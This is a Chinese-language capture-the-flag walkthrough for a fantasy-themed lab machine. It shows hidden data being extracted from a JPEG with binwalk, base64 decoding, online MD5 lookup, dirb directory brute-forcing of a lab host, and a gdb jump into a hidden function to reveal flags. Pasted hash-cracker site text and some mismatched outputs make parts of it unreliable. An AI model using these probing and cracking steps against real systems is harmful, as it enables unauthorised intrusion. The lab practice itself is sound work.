
The cave is now protected by a gaseous blue haze, and an organised pile of feathers lay before you.

看了下源码，除了图片，没看出其他问题，把图片下载下来看看里面信息




```
<html>
  <head>
    <title>The Chasm</title>
  </head>
  <body bgcolor="#000000" link="green" vlink="green" alink="green">
    <font color="green">
    Hours have passed since you first started to follow the crows.<br><br>
    Silence continues to engulf you as you treck towards a mountain range on the horizon.<br><br>
    More times passes and you are now standing in front of a great chasm.<br><br>
    Across the chasm you can see a necromancer standing in the mouth of a cave, staring skyward at the circling crows.<br><br>
    As you step closer to the chasm, a rock dislodges from beneath your feet and falls into the dark depths.<br><br>
    The necromancer looks towards you with hollow eyes which can only be described as death.<br><br>
    He smirks in your direction, and suddenly a bright light momentarily blinds you.<br><br>
    The silence is broken by a blood curdling screech of a thousand birds, followed by the necromancers laughs fading as he decends into the cave!<br><br>
    The crows break their formation, some flying aimlessly in the air; others now motionless upon the ground.<br><br>
    The cave is now protected by a gaseous blue haze, and an organised pile of feathers lay before you.<br><br>
    <img src="/pics/pileoffeathers.jpg">
    <p><font size=2>Image copyright: <a href="http://www.featherfolio.com/" target=_blank>Chris Maynard</a></font></p>
    </font>
  </body>
</html>
```

Exiftool看了下图片信息，我怀疑图片里隐藏了什么东西



```
root@kali:~# exiftool '/root/桌面/pileoffeathers.jpg'
ExifTool Version Number         : 10.97
File Name                       : pileoffeathers.jpg
Directory                       : /root/桌面
File Size                       : 36 kB
File Modification Date/Time     : 2018:06:14 14:49:25+08:00
File Access Date/Time           : 2018:06:14 11:29:05+08:00
File Inode Change Date/Time     : 2018:06:14 11:29:05+08:00
File Permissions                : rwxrw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Little-endian (Intel, II)
Quality                         : 60%
XMP Toolkit                     : Adobe XMP Core 5.0-c060 61.134777, 2010/02/12-17:32:00
Creator Tool                    : Adobe Photoshop CS5 Windows
Instance ID                     : xmp.iid:9678990A5A7D11E293DFC864BA726A9F
Document ID                     : xmp.did:9678990B5A7D11E293DFC864BA726A9F
Derived From Instance ID        : xmp.iid:967899085A7D11E293DFC864BA726A9F
Derived From Document ID        : xmp.did:967899095A7D11E293DFC864BA726A9F
DCT Encode Version              : 100
APP14 Flags 0                   : [14], Encoded with Blend=1 downsampling
APP14 Flags 1                   : (none)
Color Transform                 : YCbCr
Image Width                     : 640
Image Height                    : 290
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
```

我在用binwalk打开看看




```
root@kali:~# binwalk -e pileoffeathers.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, little-endian offset of first image directory: 8
270           0x10E           Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0
" xmlns:xmpMM="http
36994         0x9082          Zip archive data, at least v2.0 to extract, compressed size: 121, uncompressed size: 125, name: feathers.txt
37267         0x9193          End of Zip archive
```


我们可以看到里面有一个zip压缩文件和一个名

为feathers.txt的txt文件。我导航到文件夹，我可以看到另一个base64字符串，所以我解码它，我收到了另一个提示的第三个flag

flag3{9ad3f62db7b91c28b68137000394639f}




```
root@kali:~# ls _pileoffeathers.jpg.extracted/ -al
总用量 16
drwxr-xr-x  2 root root 4096 6月   14 11:40 .
drwxr-xr-x 40 root root 4096 6月   14 11:40 ..
-rw-r--r--  1 root root  295 6月   14 11:40 9082.zip
-rw-r--r--  1 root root  125 5月    9  2016 feathers.txt
root@kali:~# ls
'=0.12.0'                 keystore                          security-system.data       sofia-04.kismet.csv          vmware-tools-distrib
 192.168.0.150            key.txt                           security-system.data.zip   sofia-04.kismet.netxml       vulhub
 2.txt                    list.txt                          shell.php                  sofia-05.cap                 wifi
'=3.4.0.3'                lol.pcap                          sofia-01.cap               sofia-05.csv                 wifiphisher
 37292.c                  luigi@192.168.128.124             sofia-01.csv               sofia-05.kismet.csv          wpscan
 666.txt                  Nessus-7.1.0-debian6_amd64.deb    sofia-01.kismet.csv        sofia-05.kismet.netxml       公共
 antSword                 new.txt                           sofia-01.kismet.netxml     sofia-06.cap                 模板
 a.txt                    note                              sofia-02.cap               sofia-06.csv                 视频
 ctf-tools                output                            sofia-02.csv               sofia-06.kismet.csv          图片
 derpissues.pcap          out.txt                           sofia-02.kismet.csv        sofia-06.kismet.netxml       文档
 derpissues.txt           passwd                            sofia-02.kismet.netxml     sofia-07.cap                 下载
 docker                   paused.conf                       sofia-03.cap               sofia-07.csv                 音乐
 eclipsed_by_the_moon     pileoffeathers.jpg                sofia-03.csv               sofia-07.kismet.csv          桌面
 eclipsed_by_the_moon.lsd _pileoffeathers.jpg.extracted     sofia-03.kismet.csv        sofia-07.kismet.netxml
 fimap.log                pink_floyd_syd.txt                sofia-03.kismet.netxml     _SSL_test_phase1.pcap
 hackbox                  pwndbg                            sofia-04.cap               tomcatkeystore.p12
 hack.jpg                 pwntools                          sofia-04.csv               VMwareTools-10.0.10-4301679.tar.gz
root@kali:~# 
```



```
root@kali:~# cat _pileoffeathers.jpg.extracted/feathers.txt
ZmxhZzN7OWFkM2Y2MmRiN2I5MWMyOGI2ODEzNzAwMDM5NDYzOWZ9IC0gQ3Jvc3MgdGhlIGNoYXNtIGF0IC9hbWFnaWNicmlkZ2VhcHBlYXJzYXR0aGVjaGFzbQ==
root@kali:~# cat _pileoffeathers.jpg.extracted/feathers.txt | base64 -d
flag3{9ad3f62db7b91c28b68137000394639f} - Cross the chasm at /amagicbridgeappearsatthechasmroot@kali:~#
root@kali:~# 
```

Flag解密，一串数字，不知道怎么利用



HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: We found 1 hashes! [Timer: 207 m/s] Please find them below...

MD5 Hashes:


Max: 64

Please use a standard list format

```
9ad3f62db7b91c28b68137000394639f
```

```
c39cd4dd8f2e35d20d92c2e44de5f7c8 MD5 : 1033750779
```


但是拿到了一个路径：/amagicbridgeappearsatthechasm



http://192.168.128.131/amagicbridgeappearsatthechasm/

There must be a magical item that could protect you from the necromancer's spell.


访问发现是另一张图片，用上面的方法再看看图片信息



```
root@kali:~# exiftool magicbook.jpg
ExifTool Version Number         : 10.97
File Name                       : magicbook.jpg
Directory                       : .
File Size                       : 154 kB
File Modification Date/Time     : 2016:05:09 19:53:24+08:00
File Access Date/Time           : 2018:06:14 11:47:34+08:00
File Inode Change Date/Time     : 2018:06:14 11:47:34+08:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 600
Image Height                    : 450
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 600x450
Megapixels                      : 0.270
root@kali:~# binwalk -e magicbook.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
```


并没有发现可用信息

那就爆破目录看看吧




```
root@kali:/usr/share/wordlists/dirbuster# cd ~
root@kali:~# dirb http://192.168.128.131/amagicbridgeappearsatthechasm/ /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 14 23:25:30 2018
URL_BASE: http://192.168.128.131/amagicbridgeappearsatthechasm/
WORDLIST_FILES: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

-----------------

*** Generating Wordlist...
GENERATED WORDS: 81628

---- Scanning URL: http://192.168.128.131/amagicbridgeappearsatthechasm/ ----
+ http://192.168.128.131/amagicbridgeappearsatthechasm/talisman (CODE:200|SIZE:9676)
^C> Testing: http://192.168.128.131/amagicbridgeappearsatthechasm/9e
root@kali:~#
```

我找到了一个名为talisman的文件，下载下来，是一个32位可执行文件。执行它以后什么都没有发生




```
root@kali:~# wget http://192.168.128.131/amagicbridgeappearsatthechasm/talisman
--2018-06-14 23:32:36--  http://192.168.128.131/amagicbridgeappearsatthechasm/talisman
正在连接 192.168.128.131:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：9676 (9.4K) [application/octet-stream]
正在保存至: "talisman.1"

talisman.1                    100%[=====================================================================>]   9.45K  --.-KB/s  用时 0s

2018-06-14 23:32:36 (43.8 MB/s) - 已保存 "talisman.1" [9676/9676])

root@kali:~# chmod +x ./talisman.1
root@kali:~# ./talisman.1
bash: ./talisman.1: 没有那个文件或目录
```

我决定用gdb进行调试！首先我看了一些功能，发现两个功能wearTalisman和chantToBreakSpell。我在wearTalisman上下端点，然后跳到chantToBreakSpell



```
root@kali:~# gdb talisman
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from talisman...(no debugging symbols found)...done.
(gdb) 
```



```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from talisman...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482d0  _init
0x08048310  printf@plt
0x08048320  __libc_start_main@plt
0x08048330  __isoc99_scanf@plt
0x08048350  _start
0x08048380  __x86.get_pc_thunk.bx
0x08048390  deregister_tm_clones
0x080483c0  register_tm_clones
0x08048400  __do_global_dtors_aux
0x08048420  frame_dummy
0x0804844b  unhide
0x0804849d  hide
0x080484f4  myPrintf
0x08048529  wearTalisman
0x08048a13  main
0x08048a37  chantToBreakSpell
0x08049530  __libc_csu_init
```


```
(gdb) break wearTalisman
Breakpoint 1 at 0x804852d
(gdb) run
Starting program: /root/talisman

Breakpoint 1, 0x0804852d in wearTalisman ()
(gdb) jump chantToBreakSpell
Continuing at 0x8048a3b.
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
You fall to your knees.. weak and weary.
Looking up you can see the spell is still protecting the cave entrance.
The talisman is now almost too hot to touch!
```

```
Turning it over you see words now etched into the surface:
flag4{ea50536158db50247e110a6c89fcf3d3}
Chant these words at u31337
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
[Inferior 1 (process 1820) exited normally]
(gdb)
```

真的发现了第四个flag

flag4{ea50536158db50247e110a6c89fcf3d3}

md5解密看看：blackmagic


InsidePro Hash Finder - A huge database of real passwords
HashKiller relies on donations so please donate!
BTC: 15qF9WUeFUD63ishxyAMEgGqTcYzk4j9b
Mine Etherum for HK:
ETH Wallet: 0x6D5a4E69f127ad3cc7bdbe140a0AF60c75E5D54a
Home
Forums
Decrypter / Cracker
Database Info
Hash Min Max
WPA Crack
Lists and Competition
Contest
Tools
Hashcat GUI
Downloads

HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: We found 1 hashes! [Timer: 133 m/s] Please find them below...

MD5 Hashes:
Max: 64
Please use a standard list format

